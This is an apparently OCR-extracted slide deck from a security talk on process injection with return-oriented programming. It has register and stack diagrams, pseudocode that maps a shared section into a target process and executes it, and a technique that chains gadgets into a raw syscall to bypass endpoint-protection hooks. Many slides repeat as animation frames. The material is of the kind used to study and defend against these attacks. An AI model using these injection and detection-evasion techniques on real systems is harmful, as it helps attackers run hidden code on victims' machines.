
EIP 0x00402010



Memory

Return Oriented Programming


EIP 0x00402014



Memory

Return Oriented Programming

EIP 0x00402018



Memory

Return Oriented Programming

ESP 0x00802000

EIP 0x004020F0

EAX 0x00000000

ECX 0x00000000

Stack

Memory / Code

Return Oriented Programming

ESP 0x00802004

EIP 0x004020F1

EAX 0xDEADBEEF

ECX 0x00000000

Stack

Memory / Code

Return Oriented Programming

ESP 0x00802008

EIP 0x002020F0

EAX 0xDEADBEEF

ECX 0x00000000

Stack

Memory / Code

Return Oriented Programming

ESP 0x0080200C

EIP 0x002020F1

EAX 0xDEADBEEF

ECX 0x00061230

Stack

Memory / Code


Return Oriented Programming

ESP 0x0080200C


EIP 0x002020F1

EAX 0xDEADBEEF

ECX 0x00061230



Stack



Memory / Code


Return Oriented Programming

ESP 0x0080200C


EIP 0x002020F1

EAX 0xDEADBEEF

ECX 0x00061230



Stack



Memory / Code


Return Oriented Programming

ESP 0x0080200C


EIP 0x002020F1

EAX 0xDEADBEEF

ECX 0x00061230



Stack



Memory / Code


Return Oriented Programming

ESP 0x00802010

EIP 0x7F400125

EAX 0xDEADBEEF

ECX 0x00061230



Stack

Memory / Code

Round 2 - Summary

Run code on target (running!) process

Can only run ROP

Avoid Detection

Stability (No crash)

Minimize Requirements

The Assassination of Medgar, Martin, Malcolm
Carrie Mae Weems

Round 3

Saint Strivers
Alanna Airitam

ROP Improvements – File Mapping (Section)

- Injecting Process
  - Map payload to a Section
  - Duplicate section handle to target process
  - Use Stack Bombing to inject ROP
- Target (Rop)
  - Map section inside target process
  - Execute from the section

Dr. Martin Luther King, Jr. speaks at the TCA meeting P.H. Polk, 1957

ROP Improvements – File Mapping (Section)

```
void RopPseudoCode(HANDLE Section)
{
    PVOID(*Payload)();
    ULONG ViewSize = 0;

    NtMapViewOfSection(Section, GetCurrentProcess(),
        (PVOID*)&Payload, 0, 0, NULL, &ViewSize, 2, 0,
        PAGE_EXECUTE_READ);

    Payload();
}
```

ROP Improvements – File Mapping (Section)

```
void RopPseudoCode(HANDLE Section)
{
    PVOID(*Payload)();
    ULONG ViewSize = 0;

    NtMapViewOfSection(Section, GetCurrentProcess(),
        (PVOID*)&Payload, 0, 0, NULL, &ViewSize, 2, 0,
        PAGE_EXECUTE_READ);

    Payload();
}
```

ROP Improvements – File Mapping (Section)

```
void RopPseudoCode(HANDLE Section)
{
    PVOID(*Payload)();
    ULONG ViewSize = 0;

    NtMapViewOfSection(Section, GetCurrentProcess(),
        (PVOID*)&Payload, 0, 0, NULL, &ViewSize, 2, 0,
        PAGE_EXECUTE_READ);

    Payload();
}
```

ROP Improvements – File Mapping (Section)

```
void RopPseudoCode(HANDLE Section)
{
    PVOID(*Payload)();
    ULONG ViewSize = 0;

    NtMapViewOfSection(Section, GetCurrentProcess(),
        (PVOID*)&Payload, 0, 0, NULL, &ViewSize, 2, 0,
        PAGE_EXECUTE_READ);

    Payload();
}
```

ROP Improvements – File Mapping (Section)

```
void RopPseudoCode(HANDLE Section)
{
    PVOID(*Payload)();
    ULONG ViewSize = 0;

    NtMapViewOfSection(Section, GetCurrentProcess(),
        (PVOID*)&Payload, 0, 0, NULL, &ViewSize, 2, 0,
        PAGE_EXECUTE_READ);

    Payload();
}
```

ROP Improvements – File Mapping (Section)

```
void RopPseudoCode(HANDLE Section)
{
    PVOID(*Payload)();
    ULONG ViewSize = 0;

    NtMapViewOfSection(Section, GetCurrentProcess(),
        (PVOID*)&Payload, 0, 0, NULL, &ViewSize, 2, 0,
        PAGE_EXECUTE_READ);

    Payload();
}
```

ROP Improvements – File Mapping (Section)

```
void RopPseudoCode(HANDLE Section)
{
    PVOID(*Payload)();
    ULONG ViewSize = 0;

    NtMapViewOfSection(Section, GetCurrentProcess(),
        (PVOID*)&Payload, 0, 0, NULL, &ViewSize, 2, 0,
        PAGE_EXECUTE_READ);

    Payload();
}
```

ROP Improvements – File Mapping (Section)

```
void RopPseudoCode(HANDLE Section)
{
    PVOID(*Payload)();
    ULONG ViewSize = 0;

    NtMapViewOfSection(Section, GetCurrentProcess(),
        (PVOID*)&Payload, 0, 0, NULL, &ViewSize, 2, 0,
        PAGE_EXECUTE_READ);

    Payload();
}
```

ROP Improvements – File Mapping (Section)

```
void RopPseudoCode(HANDLE Section)
{
    PVOID(*Payload)();
    ULONG ViewSize = 0;

    NtMapViewOfSection(Section, GetCurrentProcess(),
        (PVOID*)&Payload, 0, 0, NULL, &ViewSize, 2, 0,
        PAGE_EXECUTE_READ);

    Payload();
}
```

Demo

Simple ROP


Round 3 - Summary

Run code on target (running!) process

Avoid Detection

Stability (No crash)

Minimize Requirements



Charleston, South Carolina
Nora Williams, 2020


Round 3 - Summary

Run code on target (running!) process

Avoid Detection

Stability (No crash)

Minimize Requirements



Charleston, South Carolina
Nora Williams, 2020

Round 4

Saint Monroe
Alanna Airitam

Rite Of Passage Bypassing ROP Mitigations

Craig Hodges
Danielle A. Scruggs

Rite Of Passage - Bypassing ROP Mitigations

Syscall semantics – transition from user mode to kernel mode

Rite Of Passage - Bypassing ROP Mitigations

Syscall semantics – transition from user mode to kernel mode

```
ntdll!NtMapViewOfSection:
mov     r10,rcx
mov     eax,28h
syscall
ret
```

Rite Of Passage - Bypassing ROP Mitigations

Syscall semantics – transition from user mode to kernel mode

```
ntdll!NtMapViewOfSection:
mov     r10,rcx
mov     eax,28h
syscall
ret
```

Rite Of Passage - Bypassing ROP Mitigations

Syscall semantics – transition from user mode to kernel mode

```
ntdll!NtMapViewOfSection:
mov     r10,rcx
mov     eax,28h
syscall
ret
```

Rite Of Passage - Bypassing ROP Mitigations

Syscall semantics – transition from user mode to kernel mode

```
ntdll!NtMapViewOfSection:
mov     r10,rcx
mov     eax,28h
syscall
ret
```

Rite Of Passage - Bypassing ROP Mitigations

Syscall semantics – transition from user mode to kernel mode

```
ntdll!NtMapViewOfSection:
mov     r10,rcx      jmp EndpointProtectionHook
mov     eax,28h
syscall
ret
```

Rite Of Passage - Bypassing ROP Mitigations

Syscall semantics – transition from user mode to kernel mode

```
ntdll!NtYieldExecution:
mov     r10,rcx
mov     eax,46h
syscall
ret
```

Rite Of Passage - Bypassing ROP Mitigations

```
pop rax                 // Load system call number
ret
```

Rite Of Passage - Bypassing ROP Mitigations

```
pop rax                 // Load system call number
ret

                pop r10         // Prepare first parameter
                ret
```

Rite Of Passage - Bypassing ROP Mitigations

```
pop rax                 // Load system call number
ret
```

```
pop r10      // Prepare first parameter
ret
```

```
ntdll!NtYieldExecution:
mov      r10,rcx
mov      eax,46h
syscall
ret
```

Rite Of Passage - Bypassing ROP Mitigations

```
pop rax                 // Load system call number
ret
```

```
pop r10      // Prepare first parameter
ret
```

```
ntdll!NtYieldExecution + 0x12:
syscall     // Execute in kernel
ret
```

Rite Of Passage - Bypassing ROP Mitigations

```
pop rax                 // Load system call number
ret

                pop r10     // Prepare first parameter
                ret

                                ntdll!NtYieldExecution + 0x12:
                                syscall     // Execute in kernel
                                ret
```

Demo

Rite of Passage ROP

